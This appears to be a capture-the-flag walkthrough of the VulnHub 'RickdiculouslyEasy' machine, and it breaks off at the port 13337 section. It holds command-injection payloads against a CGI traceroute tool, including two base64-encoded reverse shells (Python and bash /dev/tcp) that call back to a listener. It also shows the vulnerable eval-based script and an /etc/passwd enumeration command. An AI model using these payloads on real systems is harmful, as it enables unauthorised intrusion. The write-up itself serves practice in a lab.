
NMAP

- tcp/21
- tcp/80
- tcp/13337
- tcp/22222
- tcp/60000

Port 21 (FTP)


1. Anonymous login is enabled
2. Download all files
3. Found flag 1



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEa
└─# cat *
FLAG{Whoa this is unexpected} - 10 Points
```


Port 80 (HTTP)

1. Forexbuster



```
403        9l       24w      217c http://192.168.56.128/cgi-bin/
403        9l       24w      222c http://192.168.56.128/cgi-bin/.html
200       14l       32w      326c http://192.168.56.128/index.html
301        7l       20w      240c http://192.168.56.128/passwords
200        5l       14w      126c http://192.168.56.128/robots.txt
```


2. Proceed to `passwords/`, found `passwords.html`



```
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing pa
<!--Password: winter-->
</head>
</html>
```


   - winter

3. Found flag at `http://192.168.56.128/passwords/FLAG.txt`




```
FLAG{Yeah d- just don't do it.} - 10 Points
```

4. Proceed to `/robots.txt`




```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

5. Proceed to `/root_shell.cgi`



```
<html><head><title>Root Shell
</title></head>
--UNDER CONSTRUCTION--
<!--HAAHAHAHAAHHAaAAAGGAgaagAGAGAGG-->
<!--I'm sorry Morty. It's a bummer.-->
</html>
```


6. Proceed to `/tracertool.cgi`



MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

7. Check if its susceptible to command injection (it is)




MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
apache
```

8. Obtain apache shell


```
# Base64 encoded python reverse shell
;echo+-
n+cHl0aG9uIC1jICdhPV9faW1wb3J0X187cz1hKCJzb2NrZXQiKS5zb2NrZXQ7bz1hKCJvcyIpLmR1cDI7cD1hKCJwdHkiKS5zcGF3bjtjP
XMoKTtjLmNvbm5lY3QoKCIxOTIuMTY4LjU2LjEwMyIsNDQ0NCkpO2Y9Yy5maWxlbm87byhmKCksMCk7byhmKCksMSk7byhmKCksMik7cCgi
L2Jpbi9zaCIpJw==+|base64+-d+|+sh
```



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/ftp/192.168.56.128/pub]
└─# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.128.
Ncat: Connection from 192.168.56.128:59602.
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib64/python2.7/pty.py", line 165, in spawn
    pid, master_fd = fork()
  File "/usr/lib64/python2.7/pty.py", line 107, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib64/python2.7/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib64/python2.7/pty.py", line 70, in _open_terminal
    raise os.error, 'out of pty devices'
OSError: out of pty devices
```

- Unable to obtain a shell

9. View content of `tracertool.cgi`




```
GET /cgi-bin/tracertool.cgi?ip=;less+tracertool.cgi HTTP/1.1
Host: 192.168.56.128
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.4227.43
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Date: Mon, 17 Jan 2022 14:09:17 GMT
Server: Apache/2.4.27 (Fedora)
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1087

<html><head><title>Super Cool Webpage
</title></head>
<b>MORTY'S MACHINE TRACER MACHINE</b>
<br>Enter an IP address to trace.</br>
<form action=/cgi-bin/tracertool.cgi
    method="GET">
<textarea name="ip" cols=40 rows=4>
</textarea>
<input type="submit" value="Trace!">
</form>
<pre>
#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "<html><head><title>Super Cool Webpage"
echo "</title></head>"
echo "<b>MORTY'S MACHINE TRACER MACHINE</b>"
echo "<br>Enter an IP address to trace.</br>"
echo "<form action=/cgi-bin/tracertool.cgi"
echo "    method=\"GET\">"
echo "<textarea name=\"ip\" cols=40 rows=4>"
echo "</textarea>"
echo "<input type=\"submit\" value=\"Trace!\">"
echo "</form>"

OIFS="$IFS"

IFS="${IFS}&"
set $QUERY_STRING > /dev/null
args="$*"
IFS="$OIFS"
IP=""

if [ -z "$QUERY_STRING" ]; then
    exit 0
fi

IP=`echo "$QUERY_STRING" | sed -n 's/^.*ip=\([^&]*\).*$/\1/p' | sed "s/%3B/;/g" | sed "s/%20/ /g" | sed "s/%2F/\//g" | sed "s/\+/ /g" | sed "s/%3C/\</g" | sed "s/%3E/\>/g"`

echo "<pre>"
eval "traceroute $IP"
echo "</pre>"
echo "</html>"
exit 0
```

- `less` because cat binary does not work
- There are characters getting escaped, we have to encode our payload.

10. Try another payload

```
# echo -n <base64 encoded payload> | base64 -d | sh
;echo+-n+L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTAzLzQ0NDQgMD4mMQ==+|base64+-d+|+sh
```



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/exploit]
└─# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.128.
Ncat: Connection from 192.168.56.128:59664.
bash: initialize_job_control: setpgid: Permission denied
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$ whoami
whoami
apache
```


11. Obtain usernames

```
awk -F: '($3>=1000)&&($1!="nobody"){print $1}' /etc/passwd
```

- RickSanchez
- Morty
- Summer


Port 13337

1. Flag



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/ftp/192.168.56.128/pub]
